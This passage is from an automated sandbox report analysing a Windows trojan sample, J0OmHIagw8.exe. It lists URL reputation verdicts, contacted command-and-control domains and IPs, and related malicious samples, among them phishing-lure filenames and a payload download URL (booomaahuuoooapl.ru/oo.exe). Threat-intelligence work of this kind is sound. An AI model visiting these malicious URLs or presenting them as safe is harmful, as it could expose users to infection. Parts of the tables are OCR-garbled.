http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.exit-divorce.com/csv8/?t8o8sPp=/WWabBMDJNFcoLaqfnEbo6hmuOxaPIPf4Swj3PCSZ12YB4sttwIxqUCSSH4NA1N37R36&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.queensboutique1000.com/csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.logansshop.net/csv8/?t8o8sPp=ZwKj9ShwklggAmvMfF0it6gA0E2+kz8+Lfh+752BzZBDlYhxiYZDgoXg2IqvsclWEsaZ&jBZd=KnhT	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.travelnetafrica.com/csv8/?t8o8sPp=EQmgoSYDEa5LDPvVC5k82JbrO8g/Lv/s9cEF36fL7P4v8Aj5jRO5aZQhqVXoXMO5wnpv&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.splendidhotelspa.com/csv8/?t8o8sPp=UyqXkzQbKyztPGX66qxwvXap1LDI1TOmYI1OusxlxwN3fVBnLta3wXT2zIL/xRkQBU5V&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.studentdividers.com/csv8/?t8o8sPp=qn4X4+yxbbSsDYaEiiQ2PWd8LlsUN5GHqTXva27qpzu+WFndrUbREk96g9Cvik6UddJD&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://logo.verisign	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.epicmassiveconcepts.com/csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.soundon.events/csv8/?t8o8sPp=f1zFyjNxEhLridJwdKKCz7YQnzvARTiViSvHXssl+N40gmlvXkDdEguhFCZDVR0rFwZR&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
splendidhotelspa.com	205.134.254.189	true	true		unknown
queensboutique1000.com	142.44.212.169	true	true		unknown
studentdividers.com	34.102.136.180	true	true		unknown
www.travelnetafrica.com	173.234.175.134	true	true		unknown
www.fessusesefsee.com	45.77.226.209	true	true		unknown
epicmassiveconcepts.com	34.102.136.180	true	true		unknown
www.exit-divorce.com	192.155.166.181	true	true		unknown
www.alparmuhendislik.com	23.105.124.225	true	true		unknown
www.stnanguo.com	146.148.193.212	true	true		unknown
ext-cust.squarespace.com	198.49.23.144	true	false		high
logansshop.net	192.0.78.208	true	true		unknown
www.herbmedia.net	unknown	unknown	true		unknown
www.queensboutique1000.com	unknown	unknown	true		unknown
www.procreditexpert.com	unknown	unknown	true		unknown
www.studentdividers.com	unknown	unknown	true		unknown
www.logansshop.net	unknown	unknown	true		unknown
www.splendidhotelspa.com	unknown	unknown	true		unknown
www.thesouthbeachlife.com	unknown	unknown	true		unknown
www.soundon.events	unknown	unknown	true		unknown
www.latin-hotspot.com	unknown	unknown	true		unknown
www.epicmassiveconcepts.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.stnanguo.com/csv8/?t8o8sPp=jG588BPFN24GA+JnJbzwJpIoc208xnuoJDpFE+MGYeEjWt0JePkAwfwipDNVrrzBFNJV&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.fessusesefsee.com/csv8/?t8o8sPp=+aP4wUbNbXNo+DXgxdcGOO7le47nUjGI8O93VpAmlXcOKCIjUH4+hXL6+b4dsCsJZjty&jBZd=KnhT	true	• Avira URL Cloud: phishing	unknown
http://www.alparmuhendislik.com/csv8/?t8o8sPp=qrM/jq4OcB9vG2RwEV9Oj1wgtu+jolliSW/njvsFRiZ9j79vyWJq+CFtdr2TsRW1k8yh&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.exit-divorce.com/csv8/?t8o8sPp=/WWabBMDJNFcoLaqfnEbo6hmuOxaPIPf4Swj3PCSZ12YB4sttwIxqUCSSH4NA1N37R36&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.queensboutique1000.com/csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.logansshop.net/csv8/?t8o8sPp=ZwKj9ShwklggAmvMfF0it6gA0E2+kz8+Lfh+752BzZBDlYhxiYZDgoXg2IqvsclWEsaZ&jBZd=KnhT	true	• Avira URL Cloud: malware	unknown
http://www.travelnetafrica.com/csv8/?t8o8sPp=EQmgoSYDEa5LDPvVC5k82JbrO8g/Lv/s9cEF36fL7P4v8Aj5jRO5aZQhqVXoXMO5wnpv&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.splendidhotelspa.com/csv8/?t8o8sPp=UyqXkzQbKyztPGX66qxwvXap1LDI1TOmYI1OusxlxwN3fVBnLta3wXT2zIL/xRkQBU5V&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.studentdividers.com/csv8/?t8o8sPp=qn4X4+yxbbSsDYaEiiQ2PWd8LlsUN5GHqTXva27qpzu+WFndrUbREk96g9Cvik6UddJD&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.epicmassiveconcepts.com/csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown
http://www.soundon.events/csv8/?t8o8sPp=f1zFyjNxEhLridJwdKKCz7YQnzvARTiViSvHXssl+N40gmlvXkDdEguhFCZDVR0rFwZR&jBZd=KnhT	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://logo.verisign	explorer.exe, 00000006.0000000 0.264819810.000000000F440000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	J0OmHIagw8.exe, 00000000.00000 002.238745092.0000000003261000 .00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000006.0000000 0.260756926.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.208	unknown	United States		2635	AUTOMATTICUS	true
45.77.226.209	unknown	United States		20473	AS-CHOOPAUS	true
142.44.212.169	unknown	Canada		16276	OVHFR	true
146.148.193.212	unknown	United States		26658	HENGTONG-IDC-LLCUS	true
192.155.166.181	unknown	United States		132721	PING-GLOBAL-ASPingGlobalAmsterdamPOPASNNL	true
23.105.124.225	unknown	United States		7203	LEASEWEB-USA-SFO-12US	true
198.49.23.144	unknown	United States		53831	SQUARESPACEUS	false
173.234.175.134	unknown	United States		395954	LEASEWEB-USA-LAX-11US	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
205.134.254.189	unknown	United States		22611	IMH-WESTUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339323
Start date:	13.01.2021
Start time:	21:02:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	J0OmHIagw8.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@12/3@20/11
EGA Information:	Failed
HDC Information:	• Successful, ratio: 36.5% (good quality ratio 33.5%) • Quality average: 71.7% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 168.61.161.212, 23.210.248.85, 51.104.144.132, 92.122.213.194, 92.122.213.247, 67.26.81.254, 8.248.137.254, 67.27.158.126, 8.248.139.254, 8.248.133.254, 51.103.5.186, 52.155.217.156, 20.54.26.129, 205.201.132.26, 51.104.139.180, 204.79.197.200, 13.107.21.200 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, www-bing-com.dual-a-0001.a-msedge.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, terminator.capstone.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:03:37	API Interceptor	1x Sleep call for process: J0OmHIagw8.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.208	hO3eV0L7FB.exe	Get hash	malicious	Browse	• www.logansshop.net/csv8/?lh28=O0GliFfpjJXxzb&LXe09=ZwKj9ShwklggAmvMfF0it6gA0E2+kz8+Lfh+752BzZBDlYhxiYZDgoXg2LG/wtUtDZzIGy8aoQ==
45.77.226.209	YT0nfh456s.exe	Get hash	malicious	Browse	• www.fessusesefsee.com/csv8/?jFNHHj=+aP4wUbNbXNo+DXgxdcGOO7le47nUjGI8O93VpAmlXcOKCIjUH4+hXL6+YYNjj8xHGE1&Ppd=_6g8yvxH-6HLN
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.fessusesefsee.com/csv8/?AZ=+aP4wUbIbQNs+TbszdcGOO7le47nUjGI8OlnJqcnh3cPKzklTXpy3Tz49+ULoSo6SgwCOg==&1bqtf=oL30w6o
	4520182243_224333.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/t.php?on=1
	4520182243_224333.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	6120184456_445675.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	6120184456_445675.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/t.php?on=1
	5020189792_979255.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	5020189792_979255.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1020182773_277307.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1020182773_277307.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	020187178_717832.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1220180178_017855.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1220180178_017855.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1420183796_379604.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1420183796_379604.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1020189484_948400.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5720181654_165464.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	420185187_518739.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1020186011_601176.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
	1420185506_550645.jpg.js	Get hash	malicious	Browse	• booomaahuuoooapl.ru/oo.exe
142.44.212.169	pHUWiFd56t.exe	Get hash	malicious	Browse	• www.queensboutique1000.com/csv8/?LJB=GbtlyLR0j&Rxl=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvNxpBydMGHDH
	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• www.queensboutique1000.com/csv8/?t8r8=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvORTRj90cgiA&9r1Tl=D4n4

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.travelnetafrica.com	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• 173.234.175.134
www.exit-divorce.com	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 192.155.166.181
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 192.155.166.181
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 192.155.166.181
www.alparmuhendislik.com	JAAkR51fQY.exe	Get hash	malicious	Browse	• 23.105.124.225
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 23.105.124.225
	oJmp4QUPmP.exe	Get hash	malicious	Browse	• 23.105.124.225
	Order_009.xlsx	Get hash	malicious	Browse	• 23.105.124.225
	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• 23.105.124.225
www.fessusesefsee.com	YT0nfh456s.exe	Get hash	malicious	Browse	• 45.77.226.209
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 45.77.226.209
www.stnanguo.com	googlechrome_3843.exe	Get hash	malicious	Browse	• 146.148.193.212
	U0N4EBAJKJ.exe	Get hash	malicious	Browse	• 146.148.193.212
	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• 146.148.193.212
ext-cust.squarespace.com	pHUWiFd56t.exe	Get hash	malicious	Browse	• 198.49.23.145
	Order_009.xlsx	Get hash	malicious	Browse	• 198.185.159.141
	List items.exe	Get hash	malicious	Browse	• 198.49.23.141
	PO8433L.exe	Get hash	malicious	Browse	• 198.185.159.141
	vOKMFxiCYt.exe	Get hash	malicious	Browse	• 198.49.23.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	NEW PO.exe	Get hash	malicious	Browse	• 198.185.159.141
	Quotation.exe	Get hash	malicious	Browse	• 198.185.159.145
	PO#646756575646.exe	Get hash	malicious	Browse	• 198.49.23.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#646756575646.exe	Get hash	malicious	Browse	• 198.185.159.145
	PO8479349743085.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO8479349743085.exe	Get hash	malicious	Browse	• 198.185.159.145
	PO8479349743085.exe	Get hash	malicious	Browse	• 198.49.23.144
	vSCyL8NNIC.exe	Get hash	malicious	Browse	• 198.185.159.145
	plusnew.exe	Get hash	malicious	Browse	• 198.49.23.144
	Shipping Documents.exe	Get hash	malicious	Browse	• 198.185.159.145
	invoice.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://39unitedfrkesokoriorimiwsdystreetsmghg.duckdns.org/chnsfrnd1/vbc.exe	Get hash	malicious	Browse	• 198.185.159.145
	sample.exe	Get hash	malicious	Browse	• 198.49.23.145
	bXdiOPDmyZ.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 137.220.48.181
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 45.32.95.179
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• 137.220.48.181
	20210111140930669.exe	Get hash	malicious	Browse	• 139.180.142.220
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 207.148.24.55
	Confirm!!!..exe	Get hash	malicious	Browse	• 107.191.37.252
	inv.exe	Get hash	malicious	Browse	• 141.164.40.157
	invoice.doc	Get hash	malicious	Browse	• 45.76.190.53
	Copy111.exe	Get hash	malicious	Browse	• 107.191.37.252
	rib.exe	Get hash	malicious	Browse	• 144.202.62.148
	56HTe9n3fI.exe	Get hash	malicious	Browse	• 45.76.137.184
	IMG30122020.exe	Get hash	malicious	Browse	• 198.13.52.21
	SecuriteInfo.com.Trojan.GenericKDZ.72142.10833.exe	Get hash	malicious	Browse	• 149.28.244.249
	SecuriteInfo.com.Trojan.GenericKDZ.72142.10833.exe	Get hash	malicious	Browse	• 149.28.244.249
	utox.exe	Get hash	malicious	Browse	• 45.32.38.24
	qsUJ9oNU6a.exe	Get hash	malicious	Browse	• 45.77.254.200
	SecuriteInfo.com.Trojan.Rasftuby.Gen.14.16943.exe	Get hash	malicious	Browse	• 45.77.254.200
	SecuriteInfo.com.Trojan.Rasftuby.Gen.14.10239.exe	Get hash	malicious	Browse	• 45.77.254.200
	SecuriteInfo.com.Trojan.Rasftuby.Gen.14.15706.exe	Get hash	malicious	Browse	• 45.77.254.200
	SecuriteInfo.com.Trojan.Rasftuby.Gen.14.1636.exe	Get hash	malicious	Browse	• 45.77.254.200
AUTOMATTICUS	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 192.0.78.24
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 192.0.78.138
	LOI.exe	Get hash	malicious	Browse	• 192.0.78.24
	Revise Order.exe	Get hash	malicious	Browse	• 192.0.78.24
	Order_385647584.xlsx	Get hash	malicious	Browse	• 192.0.78.138
	Consignment Details.exe	Get hash	malicious	Browse	• 192.0.78.134
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 192.0.78.25
	SCAN_20210112140930669.exe	Get hash	malicious	Browse	• 192.0.78.24
	20210111140930669.exe	Get hash	malicious	Browse	• 192.0.78.24
	099898892.exe	Get hash	malicious	Browse	• 192.0.78.24
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 192.0.78.25
	RF-E68-STD-2020-106.xlsx	Get hash	malicious	Browse	• 192.0.78.24
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 192.0.78.24
	http://mckeepropainting.com/.adv3738diukjuctdyakbd/dhava93vdia11876dkb/ag38vdua3848dk/sajvd9484auad/ajd847vauadja/101kah474sbbadad/wose/Paint20200921_2219.pdf.html	Get hash	malicious	Browse	• 192.0.77.48
	catalogo TAWI group.exe	Get hash	malicious	Browse	• 192.0.78.25
	http://herculematerilesede.tumblr.com/	Get hash	malicious	Browse	• 192.0.77.40
	http://free.atozmanuals.com	Get hash	malicious	Browse	• 192.0.73.2
	http://https://canningelectricinc.wordpress.com/	Get hash	malicious	Browse	• 192.0.79.33
	rib.exe	Get hash	malicious	Browse	• 192.0.78.12

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://getfreshnews.com/nuoazaojrnvenpyxyse	Get hash	malicious	Browse	• 192.0.73.2
OVHFR	JAAkR51fQY.exe	Get hash	malicious	Browse	• 149.202.23.211
	Notification_71823.xls	Get hash	malicious	Browse	• 51.254.89.251
	Notification_71823.xls	Get hash	malicious	Browse	• 51.254.89.251
	Notification_71823.xls	Get hash	malicious	Browse	• 51.254.89.251
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 51.91.224.95
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 145.239.131.55
	Documentos de pago.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	facturas y datos bancarios.PDF_____.exe	Get hash	malicious	Browse	• 51.195.53.221
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 149.202.195.78
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 213.186.33.5
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 142.44.212.169
	Company Docs.exe	Get hash	malicious	Browse	• 54.39.152.114
